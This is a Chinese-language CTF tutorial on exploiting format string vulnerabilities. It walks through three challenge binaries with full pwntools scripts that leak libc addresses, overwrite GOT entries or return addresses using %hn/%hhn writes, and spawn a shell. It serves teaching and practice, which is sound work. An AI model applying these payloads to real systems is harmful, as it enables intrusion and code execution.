

【技术分享】格式化字符串漏洞利用小结（一）

阅读量 241824 | 评论 1 稿费 300

分享到：

发布时间：2017-03-24 14:31:57



作者：[tianyi201612](#)

稿费：300RMB

投稿方式：发送邮件至linwei#360.cn，或登陆网页版在线投稿

1、前言

格式化字符串漏洞现在已经越来越少了，但在CTF比赛中还是会经常遇到。通过学习这种类型的漏洞利用，可以促使我们触类旁通其他漏洞类型，从而进一步加深对软件脆弱性基本概念的理解。本文简要介绍了格式化字符串漏洞的基本原理，然后从三个方面介绍了该漏洞类型的常见利用方式，并配以相应CTF赛题作为例子。若文中有错漏，请留言指出或发邮件至tianyi20161209@163.com与我讨论。整个文章计划分两篇，分别为“有binary时的利用”和“无binary时的利用”。

最近发现格式化字符串相关的内容很多，但想想这篇文章是从1月份就着手开始利用业余时间写的，也花了很多心思，如果登出，希望能够帮助到与我一样摸索前行的朋友。

2、格式化字符串漏洞基本原理

格式化字符串漏洞在通用漏洞类型库CWE中的编号是134，其解释为“软件使用了格式化字符串作为参数，且该格式化字符串来自外部输入”。会触发该漏洞的函数很有限，主要就是printf、sprintf、fprintf等print家族函数。介绍格式化字符串原理的文章有很多，我这里就以printf函数为例，简单回顾其中的要点。

printf()函数的一般形式为printf("format", 输出表列)，其第一个参数就是格式化字符串，用来告诉程序以什么格式进行输出。正常情况下，我们是这样使用的：



```
char str[100];

scanf("%s",str);

printf("%s",str);
```


但也会有人这么用：

```
char str[100];

scanf("%s",str);

printf(str)
```

也许代码编写者的本意只是单纯打印一段字符（如“hello world”），但如果这段字符串来源于外部用户可控的输入，则该用户完全可以在字符串中嵌入格式化字符（如%s）。那么，由于printf允许参数个数不固定，故printf会自动将这段字符当作format参数，而用其后内存中的数据匹配format参数。



以上图为例，假设调用printf(str)时的栈是这样的。

- 1) 如str就是“hello world”，则直接输出“hello world”；
- 2) 如str是format，比如是%2\$x，则输出偏移2处的16进制数据0xdeadbeef。

通过组合变换格式化字符串参数，我们可以读取任意偏移处的数据或向任意偏移处写数据，从而达到利用格式化字符串漏洞的作用。

3、基本的格式化字符串参数

%c：输出字符，配上%n可用于向指定地址写数据。

%d：输出十进制整数，配上%n可用于向指定地址写数据。

%x：输出16进制数据，如%i\$x表示要泄漏偏移i处4字节长的16进制数据，%i\$lx表示要泄漏偏移i处8字节长的16进制数据，32bit和64bit环境下一样。

%p：输出16进制数据，与%x基本一样，只是附加了前缀0x，在32bit下输出4字节，在64bit下输出8字节，可通过输出字节的长度来判断目标环境是32bit还是64bit。

%s：输出的内容是字符串，即将偏移处指针指向的字符串输出，如%i\$s表示输出偏移i处地址所指向的字符串，在32bit和64bit环境下一样，可用于读取GOT表等信息。

%n：将%n之前printf已经打印的字符个数赋值给偏移处指针所指向的地址位置，如%100×10\$n表示将0x64写入偏移10处保存的指针所指向的地址（4字节），而%\$hn表示写入的地址空间为2字节，%\$hhn表示写入的地址空间为1字节，%\$lln表示写入的地址空间为8字节，在32bit和64bit环境下一样。有时，直接写4字节会导致程序崩溃或等候时间过长，可以通过%\$hn或%\$hhn来适时调整。

%n是通过格式化字符串漏洞改变程序流程的关键方式，而其他格式化字符串参数可用于读取信息或配合%n写数据。

4、有binary且格式化字符串在栈中



由于格式化字符串就保存在栈中，可以比较方便地利用%n来写入数据以修改控制流，以下分别给出32bit环境下和64bit环境下的例子。

4.1 CCTF-pwn3

本题只有NX一个安全措施，且为32位程序。

通过IDA逆向及初步调试，可以知道以下两点。


用户名是“sysbdmin”字符串中每个字母的ascii码减1，即rxracihm；

在打印（即get功能，sub_080487F6函数）put（本程序功能，不是libc的puts）上去的文件内容时存在格式化字符串漏洞，且格式化字符串保存在栈中，偏移为7。

主要利用思路就是先通过格式化字符串漏洞泄露出libc版本，从而得到system函数调用地址；然后将该地址写到puts函数GOT表项中，由于程序dir功能会调用puts，且调用参数是用户可控的，故当我们以“/bin/sh”作为参数调用puts（也就是dir功能）时，其实就是以“/bin/sh”为参数调用system，也就实现了getshell。

接下来，简要介绍一下具体的利用过程。

首先，需要通过格式化字符串漏洞泄露libc地址信息，间接得到libc版本。



上图是sub_080487F6函数中存在格式化字符串漏洞的printf调用前的状况。左下角数据区的红框表明了触发脆弱性的过程，即要先put上去一个文件名和对应的文件内容，然后通过get功能触发脆弱性（再次触发漏洞也要经历这个过程）。而右下角栈区的紫色框是偏移7，保存着我们输入的内容。如果我们输入的内容是puts函数的GOT地址，则通过%s参数就能利用漏洞打印出GOT表项中保存的puts函数的实际调用地址，之前puts函数已被程序调用多次了。这样，我们就可以通过puts函数实际地址的后12bit来查找libc-database，从而获得具体的libc库版本，以及对应的system的实际调用地址，具体方式我放到第三个例子中来讲，大家也可以先跳过去看。

然后，我们要将system的实际调用地址覆写到puts的GOT处，这就要用到%n参数了。假设system函数的地址为0xb7553d00，那么我们可以1个字节1个字节地覆写，以防止一次print字符太多而导致程序崩溃。以上面地址为例，三次覆写的payload是这样的，0xb7不用覆写，与puts一样。

```
payload = p32(putsGOT)+"%" +str(256-4)+"x%7$hn"
payload = p32(putsGOT+1)+"%" +str(((systemAddress&0x0000FF00)>>8)-4)+"x%7$hn"
payload = p32(putsGOT+2)+"%" +str(((systemAddress&0x00FF0000)>>16)-4)+"x%7$hn"
```

比较特殊的是第一次覆写，要写入的是0x00，我们打印256（0x100）字节的话，正好实现了0x00的写入。而后面两次覆写只需要注意将puts函数的GOT地址加1就可以实现覆写一字节了。



最后，我们通过调用dir功能来实现system的间接调用。需要注意的是，dir功能是利用puts函数来打印已输入的所有文件名字符串拼接后的结果。如果想实现system("/bin/sh")，就需要让前几次输入的文件名拼接之和正好是"/bin/sh"。具体漏洞利用代码如下。

```
from pwn import *
import binascii

def put(name, content):
    p.sendline("put")
    print p.recvuntil(":")
    p.sendline(name)
    print p.recvuntil(":")
    p.sendline(content)
    print p.recvuntil(">")

def get(name):
    p.sendline("get")
    print p.recvuntil(":")
    p.sendline(name)
    data = p.recvuntil(">")
    print hexdump(data)
    return data

p = process("./pwn3")
elf = ELF("./pwn3")
putsGOT = elf.got['puts']
mallocGOT = elf.got['malloc']
print "-----1. leak address-----"
print p.recvuntil(":")
p.sendline("rxrac1hm")
print p.recvuntil(">")
put("/sh", p32(putsGOT)+".%7$s")
data = get("/sh")
putsAddress = binascii.hexlify(data[5:9][::-1])
systemOffset = 0x3ad00 # 这是我本地libc的偏移
putsOffset = 0x61ce0
binshOffset = 0x15c7e8
systemAddress = int(putsAddress,16)-putsOffset+systemOffset
binshAddress = int(putsAddress,16)-putsOffset+binshOffset
print "-----2. point puts@got to systemAddress-----"
payload = p32(putsGOT)+"%" +str(256-4)+"x%7$hhn"
put("n", payload)
get("n")
payload = p32(putsGOT+1)+"%" +str(((systemAddress&0x0000FF00)>>8)-4)+"x%7$hhn"
put("i", payload)
get("i")
payload = p32(putsGOT+2)+"%" +str(((systemAddress&0x00FF0000)>>16)-4)+"x%7$hhn"
put("/b", payload) #四次put的文件名拼接后正好是"/bin/sh"。
get("/b")
p.sendline("dir")
p.interactive()
```

4.2 三个白帽-来PWN我一下好吗



本题应该是有多个漏洞多种解法的，利用格式化字符串只是其中一种。程序为64位，在64位下，函数前6个参数依次保存在rdi、rsi、rdx、rcx、r8和r9寄存器中（也就是说，若使用“x\$”，当1<=x<=6时，指向的应该依次是上述这6个寄存器中保存的数值），而从第7个参数开始，依然会保存在栈中。故若使用“x\$”，则从x=7开始，我们就可以指向栈中数据了。

通过IDA逆向出来的源代码和动态调试，我们知道包含格式化字符串漏洞的脆弱点在0x400B07函数处，那么先来确定可控输入的偏移位置。

```
root@kali:~/Desktop/pyspace/test/fmtstr# ./pwnme_k0
*****
*
*Welcome to sangebaimao,Pwnn me and have fun!*
*
*****
Register Account first!
Input your username(max lenth:20):
abcd.%7$x.%8$x.%9$x
Input your password(max lenth:20):
1234
Register Success!!
1.Sh0w Account Infomation!
2.Edlt Account Inf0mation!
3.QUit sangebaimao:(
>1
Welc0me to sangebaimao!
abcd.400d74.64636261.38252e78
1234
1234
安全客 ( bobao.360.cn )
```

通过%x\$测试几次即可知道，输入的用户名偏移是8。有了这个基准位置，就可以考虑往栈上写入数据了，接下来的问题就变成了两件事，即写什么和怎么写。

写什么比较好解决。通过IDA逆向的交叉引用功能，我们在0x4008a6处发现了一段调用system函数的现成getshell代码。这样的话，我们需要做的就是把控制流转向0x4008a6。

```
.text:0000000004008A6 ; -----
.text:0000000004008A6      push    rbp
.text:0000000004008A7      mov     rbp, rsp
.text:0000000004008A8      mov     edi, offset aBinSh ; "/bin/sh"
.text:0000000004008AF      call    system
.text:0000000004008B4      pop     rdi
.text:0000000004008B5      pop     rsi
.text:0000000004008B6      pop     rdx
.text:0000000004008B7      retn
安全客 ( bobao.360.cn )
```

下面要解决怎么写的问题了。如下图所示，绿框中的是输入的用户名字符串，其偏移位置是8，则偏移7（第一个红框）处是当前函数0x400b07的返回地址，而偏移15（第二个红框）处是当前函数的上层函数0x400d2b的返回地址。

Stack		
00007ffc:41428060	00007ffc:414280a0	BÄü
00007ffc:41428068	0000000000400d74	t.@.....return to 0000000000400d74
00007ffc:41428070	2437252e64636261	abcd.%7\$8
00007ffc:41428078	252e782438252e78	x.%8\$x.%
00007ffc:41428080	343332310a782439	9\$x 1234
00007ffc:41428088	000000000000000a11
00007ffc:41428090	0000000000000000
00007ffc:41428098	0000000000400d4d	M.@.....return to 0000000000400d4d
00007ffc:414280a0	00007ffc:41428150	P.BÄü....
00007ffc:414280a8	0000000000400e98	..@.....return to 0000000000400e98
00007ffc:414280b0	2437252e64636261	abcd.%7\$
00007ffc:414280b8	252e782438252e78	x.%8\$x.%
00007ffc:414280c0	343332310a782439	9\$x 1234
00007ffc:414280c8	000000000000000a
00007ffc:414280d0	0000000000000000
00007ffc:414280d8	0000000000400e63	c.@.....return to 0000000000400e63
00007ffc:414280e0	00007ffc:41428238	8.BÄü....
00007ffc:414280e8	0000000100f0b5ff	ÿüð....
00007ffc:414280f0	2437252e64636261	abcd.%7\$
00007ffc:414280f8	252e782438252e78	x.%8\$x.%
00007ffc:41428100	343332310a782439	9\$x 1234
00007ffc:41428108	000000000000000a
00007ffc:41428110	0000000000000000
00007ffc:41428118	0000000000400efd	ÿ.@.....return to 0000000000400efd
00007ffc:41428120	0000000000000030	0.....

我们希望将第一个红框中的0x400d74修改为0x4008a6，这就需要用到%n。在0x400B07函数中，我们可控的输出有两次，分别是输出用户名和输出密码，分别对应了从8-12这5个偏移位置。其中，偏移8-10对应用户名，10-12对应密码，而偏移10由用户名和密码共享，各占4个字节。

对于用户名，输入上图中第一个红框所对应的栈内地址，图中是0x7ffc41428068，但由于每次运行时栈内地址都会发生变化，故需动态获取。

对于密码，输入“%2214x%8\$hn”，其中，2214是0x8a6的10进制，而%8\$hn表示将前面输出的字符数（即2214）写入偏移8处储存的栈地址所指向空间的低两字节处，即修改0x0d74为0x08a6；若用n，则%2214x需改为%4196518x，即需要输出4196518个字符，开销太大，特别是在远程攻击时，很可能导致连接断掉。

分析到这里，利用代码的流程就清晰了，需要进行三次输入。第一次输入用来获取栈地址，我们通过用户名让printf输出偏移6处保存的栈地址，该栈地址与偏移7所在的栈地址的差值是固定的，即0x38。第二次输入时，我们将用户名设置为偏移7所在的栈地址（即上一步中，减去0x38得到的那个值），将密码设置为“%2214x%8\$hn”，即可实现对偏移8处所保存栈地址指向的空间的低两字节的修改，完整利用代码如下。



```
from pwn import *

p = process("./pwnme_k0")

print "-----get stack address-----"

print p.recvuntil("username(max length:20): n")

p.send("abcd.%6$1x")

print p.recvline()

p.sendline("1234")

print p.recvuntil(">")

p.sendline("1")

tmpstackaddress = p.recvline()[::-5][5:]

stackaddress = int(tmpstackaddress,16) - 0x38

print "-----insert formatstring-----"

print p.recvuntil(">")

p.sendline("2")

print p.recvline()

p.sendline(p64(stackaddress))

print p.readline()

p.sendline("%2214x%8$hn")

print p.recvuntil(">")

print "-----exploit-----"

p.sendline("1")

p.interactive()
```

5、有binary且格式化字符串不在栈中

由于格式化字符串是放在堆上的，不能像前文在栈中保存那样直接修改函数返回地址，只能想办法构造一个跳板来实现利用。

5.1 CSAW2015-contacts

本题有nx和canary两个安全措施，栈上不可执行代码。


```
//----- (08048BD1) -----
int __cdecl sub_8048BD1(int a1, int a2, int a3, char *format)
{
    printf("\tName: %s\n", a1);
    printf("\tLength %u\n", a2);
    printf("\tPhone #: %s\n", a3);
    printf("\tDescription: ");
    return printf(format); //漏洞点，存在格式化字符串问题
}

//----- (08048C29) -----
int __cdecl sub_8048C29(int a1)
{
    int result; // eax@2
    int v2; // [sp+18h] [bp-10h]@1
    signed int v3; // [sp+1Ch] [bp-Ch]@3

    v2 = a1;
    if ( dword_804B088 )
    {
        result = puts("Contacts:"); //0x08048540
        v3 = 0;
        while ( v3 <= 9 ) //从0x0804b0a0开始，
        {
            result = *(_DWORD *)(v2 + 76);
            if ( result )
                result = sub_8048BD1(v2 + 8, *(_DWORD *)(v2 + 72), *(_DWORD *)(v2 + 4), *(char **)v2);
            ++v3;
            v2 += 80;
        }
    }
    else
    {
        result = puts("\nAdd contacts first");
    }
    return result;
}
```

通过查看IDA逆向出的代码，可知sub_8048BD1是具体的脆弱函数（如上图所示，sub_8048C29是其上层函数），其最后一个printf在打印description时存在格式化字符串漏洞，我们这里调试确认一下。





如上图所示，当创建一个新帐户，并为description赋值“aaaa.%1\$x.%2\$x”时，程序打印出了栈中的内容，说明确实存在格式化字符串漏洞；且偏移11处（上图堆栈视图的第二个红框）指向了保存在堆中的description字段内容，而偏移31处指向了整个程序的main函数在返回“__libc_start_main”函数时的地址。当然，这肯定不是一次就能知道的，我也是在多次调试后才整理出来，在这里把途径简要描述一下。

从上面的调试可知以下几点：

题目没提供libc库文件也没直接将getshell功能的函数编译进去，那我们只能自己想办法获得正确的libc库文件，好在我们有返回“__libc_start_main”函数时的地址。

格式化字符串是放在堆上的，不能像栈中保存那样直接修改函数返回地址，只能想办法构造一个跳板。

1、确定libc库内地址

首先，我们来解决第一个问题。

之所以想获得libc库文件，是因为栈不可执行，所以希望调用system来获得shell。

niklasb的libc-database可以根据main函数返回__libc_start_main函数的返回地址的后12bit来确定libc版本，需要下载这个软件并运行get文件来获得最新的libc-symbol库。libc-database的原理就是遍历db文件夹下所有libc文件的symbol并比对最后12bit来确定libc版本。除了所有libc库函数的调用地址外，还特别加入了__libc_start_main_ret和“/bin/sh”字符串地址。我这里得到的“__libc_start_main_ret”的后12bit是70e，如上图所示。

```
root@kali:~/Desktop/libc-database-master# ./find __libc_start_main_ret 70e
archive-glibc (id libc6-i386_2.21-0ubuntu5_amd64)
```

运行如上命令，得到libc版本为2.21（这是我本地的libc版本），从而确定了system和“/bin/sh”字符串的偏移分别是0x3ad00和0x15c7e8。可以通过

```
./dump libc6-i386_2.21-0ubuntu5_amd64
```

来获得该libc文件的常见偏移，如system、/bin/sh等。

2、构造payload

此时，根据已知信息，可以考虑在栈上布置如下代码。

```
payload = %11$x+p32(system)+'AAAA'+p32(binsh)
```




再次创建contacts记录，在description字段输入payload。其中，%11\$x是用来泄漏该description保存地址的，为什么是11前面讲过了；而后面的部分与栈溢出时布置参数的方式很像，一会儿我们就通过堆栈互换，将esp指向这里，从而调用system。其实，%11\$x也可以放到p32(binsh)后面，但因为我这里的system调用地址的最后1字节是“x00”，如果将%11\$x放到最后，则printf由于截断就不会打印出description保存地址了。

此外，由于此时我们已经录入两个contact，故在利用程序的display功能打印数据时要考虑这个因素。

3、利用跳板执行堆上的payload

堆上的payload已经安排好了，但如何才能执行到呢？



具体代码如下：

```

p = process('./contacts')

print "-----1 fmtstr : leak address-----"

print p.recvuntil(">>> ")
p.sendline("1")
print p.recvuntil("Name: ")
p.sendline("aaaaaa")
print p.recvuntil("No: ")
p.sendline("111111")
print p.recvuntil("description: ")
p.sendline("1000")
print p.readline()
p.sendline("pppp.%31$x")
print p.recvuntil(">>> ")
p.sendline("4")

description = p.recvuntil(">>> ").split('Description:')[1].split('Menu')[0].strip()

systemOffset = 0x3ad00
libcOffset = 0x1870e
binshOffset = 0x15c7e8
libcAddress = int(description.split('.')[1], 16)
binshAddress = libcAddress - (libcOffset - binshOffset)
systemAddress = libcAddress + (systemOffset - libcOffset)

print "-----2 fmtstr : insert payload-----"

payload = "xxxxx.%11$x" + p32(systemAddress) + "AAAA" + p32(binshAddress)

p.sendline("1")
print p.recvuntil("Name: ")
p.sendline("bbbbbb")
print p.recvuntil("No: ")
p.sendline("222222")
print p.recvuntil("description: ")
p.sendline("1000")
print p.readline()
p.sendline(payload)
print p.recvuntil(">>> ")
p.sendline("4")

print p.recvuntil("xxxxx.")
description = p.recvuntil(">>> ")
payloadAddress = description[0:7]

print "-----3 fmtstr : exploit-----"

p.sendline("1")
print p.recvuntil("Name: ")
p.sendline("cccccc")
print p.recvuntil("No: ")
p.sendline("333333")
print p.recvuntil("description: ")
p.sendline("1000")
print p.readline()

tmp = int(payloadAddress, 16) - 4 + 11

p.sendline("%" + str(tmp) + "x%6$n")

print p.recvuntil(">>> ")
p.sendline("4")

```



```
print p.recvuntil(">>> ")
p.sendline("5")
p.interactive()
```

参考文章

- <http://www.cnblogs.com/Ox9A82/>
- <http://www.tuicool.com/articles/iq6Jfe>
- <http://matshao.com/2016/07/13/%E4%B8%89%E4%B8%AA%E7%99%BD%E5%B8%BD-%E6%9D%A5-PWN-%E6%88%91%E4%B8%80%E4%B8%8B%E5%A5%BD%E5%90%97%E7%AC%AC%E4%BA%8C%E6%9C%9F/>

附件

<https://pan.baidu.com/s/1pLM2Pfl>

本文由安全客原创发布
转载，请参考转载声明，注明出处：<https://www.anquanke.com/post/id/85785>
安全客 - 有思想的安全新媒体

安全知识

 赞 (1)

 收藏

tianyi201612

分享到：



推荐阅读



MuddyWater感染链剖析

[2018-12-10 15:30:28](#)



如何利用.NET实现Gargoyle

[2018-12-10 14:30:46](#)



Sqlmap如何检测Boolean型注入

[2018-12-10 10:30:53](#)




如何挖掘RPC漏洞 (Part 1)

[2018-12-09 10:00:16](#)

发表评论

发表你的评论吧

昵称 土司观光团

 换一个

发表评论

评论列表



👤

tianyi201612

这个人太懒了，签名都懒得写一个

文章

3

粉丝

1

+ 关注

TA的文章

- [【技术分享】格式化字符串漏洞利用小结（二）](#)

2017-03-31 10:03:06
- [【技术分享】格式化字符串漏洞利用小结（一）](#)

2017-03-24 14:31:57
- [【技术分享】借助DynELF实现无libc的漏洞利用小结](#)


2016-12-15 17:17:07

 输入关键字搜索内容

相关文章

